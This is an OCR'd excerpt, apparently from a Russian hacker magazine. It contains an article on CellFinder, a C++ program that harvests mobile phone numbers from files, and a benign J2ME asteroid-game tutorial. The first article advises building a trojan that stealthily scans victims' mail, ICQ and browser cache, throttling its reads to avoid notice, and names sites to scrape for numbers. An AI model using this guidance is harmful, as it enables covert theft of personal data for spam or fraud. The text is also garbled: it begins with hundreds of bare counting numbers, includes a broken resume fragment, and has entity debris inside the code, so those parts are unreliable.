304, 305, 306, 307, 308, 309, 310, 311, 312, 313, 314, 315, 316, 317, 318, 319, 320, 321, 322, 323, 324, 325, 326, 327, 328, 329, 330, 331, 332, 333, 334, 335, 336, 337, 338, 339, 340, 341, 342, 343, 344, 345, 346, 347, 348, 349, 350, 351, 352, 353, 354, 355, 356, 357, 358, 359, 360, 361, 362, 363, 364, 365, 366, 367, 368, 369, 370, 371, 372, 373, 374, 375, 376, 377, 378, 379, 380, 381, 382, 383, 384, 385, 386, 387, 388, 389, 390, 391, 392, 393, 394, 395, 396, 397, 398, 399, 400, 401, 402, 403, 404, 405, 406, 407, 408, 409, 410, 411, 412, 413, 414, 415, 416, 417, 418, 419, 420, 421, 422, 423, 424, 425, 426, 427, 428, 429, 430, 431, 432, 433, 434, 435, 436, 437, 438, 439, 440, 441, 442, 443, 444, 445, 446, 447, 448, 449, 450, 451, 452, 453, 454, 455, 456, 457, 458, 459, 460, 461, 462, 463, 464, 465, 466, 467, 468, 469, 470, 471, 472, 473, 474, 475, 476, 477, 478, 479, 480, 481, 482, 483, 484, 485, 486, 487, 488, 489, 490, 491, 492, 493, 494, 495, 496, 497, 498, 499, 500, 501, 502, 503, 504, 505, 506, 507, 508, 509, 510, 511, 512, 513, 514, 515, 516, 517, 518, 519, 520, 521, 522, 523, 524, 525, 526, 527, 528, 529, 530, 531, 532, 533, 534, 535, 536, 537, 538, 539, 540, 541, 542, 543, 544, 545, 546, 547, 548, 549, 550, 551, 552, 553, 554, 555, 556, 557, 558, 559, 560, 561, 562, 563, 564, 565, 566, 567, 568, 569, 570, 571, 572, 573, 574, 575, 576, 577, 578, 579, 580, 581, 582, 583, 584, 585, 586, 587, 588, 589, 590, 591, 592, 593, 594, 595, 596, 597, 598, 599, 600, 601, 602, 603, 604, 605, 606, 607, 608, 609, 610, 611, 612, 613, 614, 615, 616, 617, 618, 619, 620, 621, 622, 623, 624, 625, 626, 627, 628, 629, 630, 631, 632, 633, 634, 635, 636, 637, 638, 639, 640, 641, 642, 643, 644, 645, 646, 647, 648, 649, 650, 651, 652, 653, 654, 655, 656, 657, 658, 659, 660, 661, 662, 663, 664, 665, 666, 667, 668, 669, 670, 671, 672, 673, 674, 675, 676, 677, 678, 679, 680, 681, 682, 683, 684, 685, 686, 687, 688, 689, 690, 691, 692, 693, 694, 695, 696, 697, 698, 699, 700, 701, 702, 703, 704, 705, 706, 707, 708, 709, 710, 711, 712, 713, 714, 715, 716, 717, 718, 719, 720, 721, 722, 723, 724, 725, 726, 727, 728, 729, 730, 731, 732, 733, 734, 735, 736, 737, 738, 739, 740, 741, 742, 743, 744, 745, 746, 747, 748, 749, 750, 751, 752, 753, 754, 755, 756, 757, 758, 759, 760, 761, 762, 763, 764, 765, 766, 767, 768, 769, 770, 771, 772, 773, 774, 775, 776, 777, 778, 779, 780, 781, 782, 783, 784, 785, 786, 787, 788, 789, 790, 791, 792, 793, 794, 795, 796, 797, 798, 799, 800, 801, 802, 803, 804, 805, 806, 807, 808, 809, 810, 811, 812, 813, 814, 815, 816, 817, 818, 819, 820, 821, 822, 823, 824, 825, 826, 827, 828, 829, 830, 831, 832, 833, 834, 835, 836, 837, 838, 839, 840, 841, 842, 843, 844, 845, 846, 847, 848, 849, 850, 851, 852, 853, 854, 855, 856, 857, 858, 859, 860, 861, 862, 863, 864, 865, 866, 867, 868, 869, 870, 871, 872, 873, 874, 875, 876, 877, 878, 879, 880, 881, 882, 883, 884, 885, 886, 887, 888, 889, 890, 891, 892, 893, 894, 895, 896, 897, 898, 899, 900, 901, 902, 903, 904, 905, 906, 907, 908, 909, 910, 911, 912, 913, 914, 915, 916, 917, 918, 919, 920, 921, 922, 923, 924, 925, 926, 927, 928, 929, 930, 931, 932, 933, 934, 935, 936, 937, 938, 939, 940, 941, 942, 943, 944, 945, 946, 947, 948, 949, 950, 951, 952, 953, 954, 955, 956, 957, 958, 959, 960, 961, 962, 963, 964, 965, 966, 967, 968, 969, 970, 971, 972, 973, 974, 975, 976, 977, 978, 979, 980, 981, 982, 983, 984, 985, 986, 987, 988, 989, 990, 991, 992, 993, 994, 995, 996, 997, 998, 999, 1000

Контактная информация:  
 Факс: [redacted]      Вы можете: [redacted]

Номер мобильного - в международном формате

Юрист (от 1000 usd)  
 Сделано 06.05.2005, код вакансии: 1231435

Образование и квалификация:  
 Высшее, возраст 45 лет, образование высшее, опыт работы 2 года, город Москва, на полный рабочий день, зарплата от 1000 usd

Профессиональные навыки:  
 01.2004-09.2004 начальник структурного отдела в Министерстве строительства и жилищно-коммунального хозяйства Российской Федерации. Должность: Технический руководитель проектной работы с проектами строительства, государственного проектирования, контроль за строительством объектов. Работа с СНиП, технический надзор, лицензирование, проектирование в 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35,



## ПОИСК КЛЮЧЕВЫХ СИМВОЛОВ

```
//В векторе context находится содержимое файла
vector<char*>::const_iterator it, end;
it = context.begin();
end = context.end();

//Итерируемся по файлу в прямом направлении
while(1)
{
    //До тех пор, пока в нем находятся символы '8'
    it = find(it, end, '8');
    if( it==end )
        break;

    //Анализируем ту часть текста, где предположительно находится телефон
    ParsePhone( string( it, 32 ) );

    //Продолжаем поиск в оставшейся части текста
    ++it;
}
}
```

Тогда придется писать троянец, который очень незаметно для пользователя будет сканировать его файлы (скажем почту, каталог аськи и кеш браузера). "Незаметно" означает, что ты должен считывать каждый файл небольшими частями (скажем по 1024 байта), делая между каждым шагом чтения паузу от десятков до сотни миллисекунд. Если ты считаешь файлы большими кусками (или целиком), то лучше делать секундную паузу. И считывать, конечно,

не все подряд, а лишь те файлы, которые могут содержать номера телефонов. Еще, как вариант, можно попробовать написать на php или perl сценарий, который работает автономно и сканирует сайты с залежами номеров. Алгоритм поиска в этом случае также ничем не отличается от двух предыдущих случаев.

### АЛГОРИТМ ПОИСКА

■ Теперь абстрагируемся от того, где искать номера телефонов, и бу-

Необходимо анализировать найденный кусок массива, длина которого составляет 32 байта и в котором через разделители записан номер.

## АНАЛИЗ СТРОКИ, СОДЕРЖАЩЕЙ НОМЕР ТЕЛЕФОНА

```
//Выбираем из текста токены, разделяемые следующими сепараторами: "-;() :<\/>\".
string number;//Найденный номер телефона
typedef tokenizer<char_separator<char> > tTokenizer;
char_separator<char> separators("-;() :<\/>\");//Возможные разделители между цифрами
tTokenizer tokens(context, separators);//Создаем токены
//Итерируемся по всем найденным токенам
for (tTokenizer::iterator it=tokens.begin(); it!=tokens.end(); ++it)
{
    //Если количество последовательно записанных цифр в номере перевалило за 11, значит, номер собран
    if( number.length()>=11 )
        break;

    //Проверяем, состоит ли токен только из цифр
    if( isDigit(*it) )
        number += *it;
    else
        return;
}
//Добавляем собранный номер телефона в предварительный список
mCellList.push_back( number );
}
```



дем считать, что у нас на диске уже лежит куча файлов, в которых записаны номера телефонов. Более того, чтобы не путать мух с котлетами, будем считать, что на вход нашему алгоритму попадает массив, в котором лежит содержимое файла. Первый шаг, который нам предстоит сделать - это найти в массиве места, где могут встречаться ключевые символы "8" или "+7". Код, который выполняет эту работу, смотри в листинге "Поиск ключевых символов".

Далее необходимо анализировать найденный кусок массива, длина которого составляет 32 байта и в котором через разделители записан номер. Почему я сделал такое допущение? В номере телефона всего 11 цифр, и вряд ли каждая цифра отделяется от соседних цифр большим количеством разделителей. Теперь мы должны вытащить из этих 32-х байтов десять цифр, идущих сразу после ключевых символов. Все остальные цифры игнорируются. Если найдено десять цифр, то это номер телефона, который нужно занести в предварительный список. Соответствующий код найдешь в листинге "Анализ строки, содержащей номер телефона". Анализ заключается в разделении строки на токены - куски текста, между кото- >>



рыми записаны разделители. Если в строке записан действительно телефонный номер, то токен будет состоять исключительно из цифр. Эти два шага (поиск и анализ) составляют первичный поиск номеров телефонов, или первичный фильтр.

После отработки этих шагов мы имеем громадный список телефонов операторов сотовой связи, междугородних стационарных телефонов, нестандартных номеров с количеством цифр, не равным 11-ти. И тут нужна вторичная фильтрация номеров: отбросить все номера, в которых больше или меньше 11-ти цифр, и простые междугородние телефоны. Если с нестандартными все понятно, то как нам определить, является номер мобильным или нет? Все очень просто: первые три цифры после ключевых символов являются кодом операторов мобильной связи. Количество кодов ограничено, и их можно найти здесь: <http://mobilephone.pochta.ru/pages/def.htm>.

**ПРОГРАММА CELLFINDER**

■ Когда я начинал работу над этой программой, я четко представлял себе, что номер телефона может быть записан в любом виде и любом формате. Кроме того, задуманная мной программа должна была уметь работать с текстовыми и бинарными фай-

**РЕГИСТРАЦИЯ ФИЛЬТРОВ**

```
cFinder::cFinder()
{
    //Регистрируем фильтры поиска номеров
    mFilterList.push_back( new cInternationalFilter );
    mFilterList.push_back( new cFederalFilter );
}
```



Диаграмма классов CellFinder

лами произвольной глины. Понятно, что невозможно объять необъятное. Но можно разработать средство, легко позволяющее модифицировать себя и добавлять новую функциональность. В нашем случае это возможность добавлять новые фильтры, которые способны анализировать такие записи номеров, которые я не учел. Такая задача элегантно решается с помощью паттерна "Стратегия", который позволяет легко определять и использовать различные схемы поведения объектов [3].


Абстрактный класс iFilter определяет интерфейс фильтров телефонных номеров. Любой фильтр должен реализовывать этот интерфейс. Пока реализовано два фильтра, которые ищут номера, записанные в международном и федеральном формате в текстовом виде, то есть записаны ко-

ды символов цифр. Фильтры реализованы в классах cFederalNumberFilter и cInternationalNumberFilter. На вход фильтрам подается содержимое файла в виде массива байт: vector<char>. На выходе получается несортированный список найденных номеров. Работой программы управляет класс cFinder, который отвечает за:

- инстанцирование фильтров;
- итерирование по всем файлам в указанном каталоге и его подкаталогах;
- загрузку файлов в память;
- обработку этих данных фильтрами и вторичную фильтрацию.

Под вторичной фильтрацией понимается отбрасывание нестандартных и междугородних телефонных номеров, сортировка массива, отбрасывание повторяющихся номеров. Если тебе хочется добавить свой собственный фильтр, то необходимо сделать следующие телодвижения: создать класс, реализующий интерфейс iFilter, и зарегистрировать этот класс в менеджере cFinder так, как это сделано в листинге "Регистрация фильтров".

Изменить процесс вторичной фильтрации телефонов можно с помощью метода cFinder::PostFilter(). На входе эта функция принимает только что найденный список телефонов, из этого списка она вырезает телефоны,



**КЛОНДАЙК НОМЕРОВ ТЕЛЕФОНОВ**

www.job.ru  
 www.rabota.ru  
 www.izrukvruki.ru  
 www.flirt.ru



## РЕКОМЕНДУЕМАЯ ЛИТЕРАТУРА

- Бьерн Страуструп. Язык программирования C++.
- Скотт Мейерс. Эффективное использование STL.
- Гамма, Хелм, Джонсон, Влиссидес. Паттерны проектирования.

количество цифр в которых отлично от 11. Кроме того, она записывает все номера в международном формате (с использованием ключевых символов "+7"). После этого вызывается метод `cFinder::CheckOperatorCode()`, который проверяет три цифры после ключевых символов, и если они не являются кодом оператора, номер игнорируется. Правда, здесь я немного поленился и посчитал, что коды всех операторов начинаются с девятки, но ты можешь проверить все три цифры на их соответствие кодам операторов нашей необъятной.

## ПОДВОДНЫЕ КАМНИ



■ На нашем диске ты можешь найти две версии исходных кодов программы (CellFinder, другая CellFinder STLPort). Они отличаются друг от друга лишь совместимостью с различными реализациями STL. Первая программа нормально компилируется любым компилятором языка C++ на платформе Win32. Вторая также компилируется любым компилятором, но не с любой реализацией STL. Штатная реализация STL MSVC++ 6.0 наотрез отказалась компилироваться с этим кодом, пришлось предоставить STLPort ([www.stlport.org](http://www.stlport.org)). Все дело в итераторах буферизованного ввода, при помощи которых я читаю

файлы. Подробнее эта тема рассмотрена в [2] (Совет 29). Не забудь, чтобы у тебя использовался не штатный STL. Необходимо указать его путь в настройках компилятора перед путем к штатному (см. на рис. "Настройки компилятора").

```
//Этот код никогда не откомпилируется со стандартным STL MSVC++ 6.0
ifstream file(
string(pathName+"\\\\"+findData.cFileName).c_str() );
istreambuf_iterator<char> dataBegin(file);
istreambuf_iterator<char> dataEnd;
fileData.clear();
fileData.insert( fileData.begin(), dataBegin, dataEnd );
```

Для разбиения строки с номером телефона на токены я использую контейнер `Tokenizer` из библиотеки `Boost` ([www.boost.org](http://www.boost.org)). Чтобы исходные коды программы откомпилировались, необходимо установить у себя эту библиотеку и настроить на нее свой компилятор - указать соответствующие пути для заголовочных и экспортных файлов. `Boost` - весьма мощная библиотека контейнеров, которые Комитет по стандартизации не решился включить в список стандартных контейнеров по тем или иным причинам, когда принимал стандарт STL. Поэтому их и объединили в отдельную библиотеку.

Те два фильтра, которые сейчас используются в CellFinder, работают как с текстовыми, так и с бинарными файлами.



## UNICODE

■ Те два фильтра, которые сейчас используются в CellFinder, работают как с текстовыми, так и с бинарными файлами. Главное - чтобы номер телефона был записан в текстовом формате (кодами символов). Эта программа обнаруживает номера телефонов в любых html-файлах. Также с ее помощью я нахожу номера в файлах, создаваемых `The Bat` и `Outlook`. Фильтры работают с любой MBCS-кодировкой (`multibyte-chacter`), поскольку коды символов цифр и разделителей меньше 128 (0x80). Если твои файлы сохранены в UNICODE, необходимо учесть это в фильтре. Еще посоветую использовать `wstring` вместо `string` и преобразовывать входное для фильтра содержимое файла из `vector<char>` в `vector<short>`. Не забывай перед кавычками в строках ставить символ "L".

```
//MBCS
string context("Содержимое файла");
char_separator<char> separators("-|() :>\\.");
vector<char> fileData;
//UNICODE
wstring context(L"Содержимое файла");
char_separator<short> separators(L"-|() :>\\.");
vector<short> fileData;
```

## ПОРТИРОВАНИЕ ПРОГРАММЫ

■ Ког CellFinder кросс-платформенный, за одним небольшим исключением: итерации по файлам и подкаталогам указанного каталога реализуются с использованием функций Win32 API. Если ты хочешь портировать программу в Linux или любую другую не MS-ось, то, конечно, придется переписать код поиска файлов.

```
searchContext =
FindFirstFile(string(pathName+"\\*"), &findData);
while( FindNextFile( searchContext, &findData ) )
{
...
}
```


На этой торжественной ноте мы заканчиваем наш рассказ. Напоминаю, что все сказанное - в чисто образовательных целях, не применяй эти знания на практике.

Denis Mingulov (denis@mingulov.com; ICQ 119841948; www.mingulov.com)

# РАЗВЛЕКУХА ДЛЯ КОДЕРА

## СОЗДАНИЕ ТЕЛЕФОННОЙ ИГРЫ НА КОНКРЕТНОМ ПРИМЕРЕ

**В** этой статье мы расскажем, как происходит создание игры для мобильного телефона. В чем-то похоже на изобретения игровых кодеров-одиночек конца 80-х, чем-то отличается от них. Главное то, что это популярно и нравится нашим пользователям :).



Для начала определимся, какую игру мы хотим написать, какие возможности будем использовать, как взаимодействовать с игроком - в общем, что хочется получить в итоге? Для начала предлагаю выбрать какую-нибудь аркаду, как представителя наиболее популярного жанра мобильных игр. Существует много специальных примеров, которые можно использовать, чтобы создать собственный вариант. Проще всего - использовать их для изучения, возможно, сделать что-нибудь базой будущей программы. Если желаешь собственной игре максимальной аудитории, пиши ее на Java 2 Micro Edition (J2ME), которую поддерживают большинство современных телефонов.

### ЖЕСТОКИЕ ТРЕБОВАНИЯ


■ Для начала нам необходимо загрузить и установить Java 2 SE SDK 1.4.2 с сайта java.sun.com, а также J2ME MIDP API - оно есть, например, в Sun J2ME WTK. Как вариант, можешь взять Nokia Developers Suite for J2ME последней версии. Кроме того, желательно быть знакомым хотя бы с основами программирования на Java. Больше ничего не требуется, код программы можно писать в любом текстовом редакторе.

### СТРУКТУРА ПРОГРАММЫ

■ Аркада. Простейшая выглядит так: глубокий космос, командир космического корабля, вооруженного ракетами класса "Космос-Космос", лавирует между астероидами разного размера, разрушая их до мельчайшей пыли и очищая окружающее пространство.

Какую структуру программы выбрать? Независимую, готовую к замене отдельных частей. Другими словами, будем работать с блоками. Посмотри на этот листинг:

```
public class Game extends MIDlet implements
CommandListener;
public class Field extends Canvas implements Runnable;
public class Slideshow extends TimerTask;
```



Профайлер - оптимизация программы

```
public class Geometry extends Object;
public class Pool extends Object;
public class Explosion extends Object;
```

```
public abstract class Mobile extends Object;
public class Asteroid extends Mobile;
public class Rocket extends Mobile;
public class Ship extends Mobile;
```

```
public class Scores;
```

Здесь:

**Game** - собственно мидлет, меню, формы и т.д.

**Field** - игровое поле, действие.

**Slideshow** - различные экраны игры (например лучшие результаты, управление).

**Geometry** - отдельный класс для различных вычислений.

**Pool** - хранилище всех объектов, находящихся на поле.

**Explosion** - взрыв после разрушения астероида.

**Mobile** - абстрактный класс для перемещаемого объекта, который может оказаться на игровом поле.



Запуск отладки с помощью WebSphere Studio Device Developer



## ПОКАЗ СТАТИЧЕСКОГО ЭКРАНА

```

/* пример прорисовки титульного экрана
Используемые значения из Field: пытаемся получить шрифты с соответствующими атрибутами
(маленький обычный и большой жирный):
public static Font smallFont = Font.getFont(Font.FACE_PROPORTIONAL, Font.STYLE_PLAIN, Font.SIZE_SMALL);
public static Font bigFont = Font.getFont(Font.FACE_PROPORTIONAL, Font.STYLE_BOLD, Font.SIZE_LARGE);
На самом деле в зависимости от реализации J2ME на устройстве, они могут оказаться одним и тем же
шрифтом.
В текущем объекте вычисляем высоту этих шрифтов (для отрисовки по высоте):
private static int _smallFontHeight;
private static int _bigFontHeight;
static {
    _smallFontHeight = Field.smallFont.getHeight();
    _bigFontHeight = Field.bigFont.getHeight();
}
*/
public static void drawTitleScreen(Graphics g) {
    g.setColor(0x00000000); // выставляем черный цвет
    g.setFont(Field.bigFont); // выбираем толстый шрифт
    // Рассчитываем x для вывода отцентрированной строки _asteroid
    int x = (Mobile.width - Field.bigFont.stringWidth(_asteroid)) %26gt;%26gt; 1;
    // Также рассчитываем положение строки по вертикали
    int y = ((Mobile.height - ((Field.bigFontHeight + _smallFontHeight) %26lt;%26lt; 1)) %26gt;%26gt; 1) + _bigFontHeight;
    // и выводим строки на экран (название программы)
    g.drawString(_asteroid, x, y, Graphics.BOTTOM|Graphics.LEFT);
    x = (Mobile.width - Field.bigFont.stringWidth(field)) %26gt;%26gt; 1;
    g.drawString(field, x, y + _bigFontHeight, Graphics.BOTTOM|Graphics.LEFT);

    // меняем цвет и выводим те же самые строчки со сдвигом на один пиксел влево-вниз (фактически
    оттеням выведенный текст).
    g.setColor(0x008080FF);
    x = ((Mobile.width - Field.bigFont.stringWidth(_asteroid)) %26gt;%26gt; 1) - 1;
    y += 1;
    g.drawString(_asteroid, x, y, Graphics.BOTTOM|Graphics.LEFT);
    x = ((Mobile.width - Field.bigFont.stringWidth(field)) %26gt;%26gt; 1) - 1;
    y += _bigFontHeight;
    g.drawString(field, x, y, Graphics.BOTTOM|Graphics.LEFT);

    // дальше выводим версию и информацию об авторе программы без "спецэффектов"
    y += _smallFontHeight;
    g.setColor(0x00000000);
    g.setFont(Field.smallFont);
    x = (Mobile.width - Field.smallFont.stringWidth(_byjfd)) %26gt;%26gt; 1;
    g.drawString(_byjfd, x, y, Graphics.BOTTOM|Graphics.LEFT);
    y += _smallFontHeight;
    x = (Mobile.width - Field.smallFont.stringWidth(_version)) %26gt;%26gt; 1;
    g.drawString(_version, x, y, Graphics.BOTTOM|Graphics.LEFT);
}

```



Об астероиде нужно знать его размер и положение в пространстве (в двухмерном простейшем представлении - как он наклонен относительно базовой фигуры).

**Asteroid, Rocket и Ship** - астероид, запущенная ракета и сам космический корабль.

**Scores** - отдельный класс для сохранения информации о высших результатах, полученных в игре.



Теперь информации достаточно - можно начать реализовывать первую версию игры (и не самую элементарную!), основываясь на этом плане.

Разберемся в деталях того, что нужно знать в каждом объекте. Любой движущийся элемент на экране - космические координаты и скорость движения. Об астероиде нужно знать его размер и положение в пространстве (в двухмерном простейшем представлении - как он наклонен относительно базовой фигуры). О ракете - направление ее движения, а также то, какое расстояние она уже пролетела (возможно, скоро она исчезнет). О космическом корабле - опять же, его положение в космическом пространстве. Пока хватит.

### БАЗОВАЯ ВЕРСИЯ

■ Что же делать в миглете? Определить поведение программы. Запустить таймер, инициализировать генератор случайных чисел, создать все нужные объекты и установить меню программы. И приведу такой жестокий программный код (для краткости инициализация показана в той же строке):

```

public static Random random = new Random();
public static Field field = new Field();
public static Display display = Display.getDisplay(this);
private static Command _exitCommand = new Command("Exit", Command.EXIT, 1);
field.addCommand(_exitCommand);
field.setCommandListener(this);
private static Displayable _currentDisplayable = field; >>

```

В качестве примера начального приложения используется Asteroid Zone от Jean-Francois Doue, распространяемая по лицензии GNU General Public License версии 2 (или выше).

По возможности используйте буферизацию вывода на экран.



```
public static Timer timer = new Timer();
display.setCurrent(displayable);
```

Переопределяем `pauseApp()`, `destroyApp(boolean unconditional)` и `startApp()` (кстати, не забудь самостоятельно очистить за собой весь мусор в случае выхода из приложения).

В основном игровом цикле обязательно определим размеры доступного экрана и отрисуем все пропорционально так, чтобы дисплей всегда был занят изображением полностью. По возможности нужно использовать буферизацию: `_buffer = Image.createImage(Mobile.width, Mobile.height)`, а при прорисовке в `paint(Graphics g)` сначала выбираем `Graphics gr = (_buffer != null) ? _buffer.getGraphics() : g`, а после всех действий - `g.drawImage(_buffer, 0, 0, Graphics.TOP|Graphics.LEFT)`. Впрочем, проверка здесь не помешает: не используй `offline screen`, если телефон сам выполняет все необходимые действия (`DoubleBuffer`). Изначально нужно стремиться к тому, чтобы мобильные объекты были простейшие - обычные линии.

Перейдем к игровому циклу. Вот длинный список того, что нужно контролировать:

- выяснить, попала ли какая-нибудь ракета в астероиды, и осуществить взрыв;
- отследить перемещение астероидов;
- сделать то же с перемещением ракет;
- предусмотреть поворот и движение корабля;
- проверить, не погиб ли корабль;
- досмотреть отображение текущего состояния на экране сотового (нужно нарисовать фоновый экран, текущие очки и уровень игры, все астероиды, ракеты и космический корабль или же вообще экран зала славы, например).

Для управления просто запоминай нажатую клавишу и обрабатывай ее в главном цикле.

Если выполнено все технически необходимое кодирование, то базовая версия игры, которая будет идти на большинстве сотовых телефонов, вы-

Исходники программы ты можешь найти на нашем диске.

Если планируется сделать доступной игру на любых мобильных устройствах, нужно портировать ее для них (Symbian, Windows Mobile, BREW и т.д.).



Nokia 770 Internet Tablet тоже поддерживает J2ME

## ДОПОЛНИТЕЛЬНЫЕ ВОЗМОЖНОСТИ

■ Желаете поддержки вибровозвонка и прочих наворотов? Заведем отдельный класс для всех специальных эффектов и создадим его в зависимости от типа телефона.

Например: `class GameEffects` с методами `boolean hasSoundCapability()` и `boolean hasVibrationCapability()` для проверки с `return false` по умолчанию.


А вот пример для Nokia - для вибры `com.nokia.mid.ui.DeviceControl.stopVibra()` и `DeviceControl.startVibra(100, 300)` (100% вибрации на 300 миллисекунд). Для звука же `com.nokia.mid.sound.Sound`:

```
class NokiaGameEffects extends GameEffects
com.nokia.mid.sound.Sound sound;
// bytes - набор для проигрываша
sound = new Sound(bytes, Sound.FORMAT_TONE);
sound.setGain(128); // громкость
sound.play(1); // 1 цикл
```

Для того чтобы использовать действительно динамическую инициализацию игры, при запуске нужно будет сделать вот так:

```
try
{
Class.forName("com.nokia.mid.sound.Sound");
Class.forName("com.nokia.mid.ui.DeviceControl");

// Если нет исключений, можно использовать эти API.
Class clas = Class.forName("NokiaGameEffects");
return (GameEffects) clas.newInstance();
}
catch (Exception e)
{
// Использовать заглушку.
return new GameEffects();
}
```



Трассировка приложения с помощью WebSphere

полная заданные тобой функции, уже получена.

## ПОСТЕПЕННОЕ РАЗВИТИЕ

■ Посмотреть информацию о возможности добавления к игре различных зависимых от устройства приоб-


гов ты можешь на врезке "Дополнительные возможности". Но вначале лучше оценить и решить, что развивать дальше: общие возможности программы, ее структуру или же различные игровые аспекты.



## ОСНОВНЫЕ МОДЕЛИ МОБИЛЬНЫХ ТЕЛЕФОНОВ С J2ME

■ Если ты хочешь провести тестирование на эмуляторах или на реальных устройствах, то ниже приведен ряд моделей с различной функциональностью:

- Nokia 3100 - MIDP1.0/CLDC1.0 (типичный представитель)
- Nokia 6021 - MIDP2.0/CLDC1.1 (тоже типичный)
- Nokia 6230i - MIDP2.0/CLDC1.1 (много дополнительных API)
- Nokia 6630/6680 или Nokia 7710 - MIDP2.0/CLDC1.1/CDC (high-end)
- Siemens M55 - MIDP1.0/CLDC1.0 (для мидлетов память не ограничивает)
- Siemens M65 - MIDP2.0/CLDC1.1 (есть новые API, Java 3D)
- Sony Ericsson T610 - MIDP1.0/CLDC1.0 (довольно старый, как и Siemens M55)
- Sony Ericsson K500i - MIDP2.0/CLDC1.1 (новые API)
- Samsung C100, X100 - MIDP1.0/CLDC1.0 (очень распространен, хотя довольно неудобен для программиста)



SonyEricsson GameBoard EGB-10 - специальная панель для игр



Запуск мидлета на эмуляторе

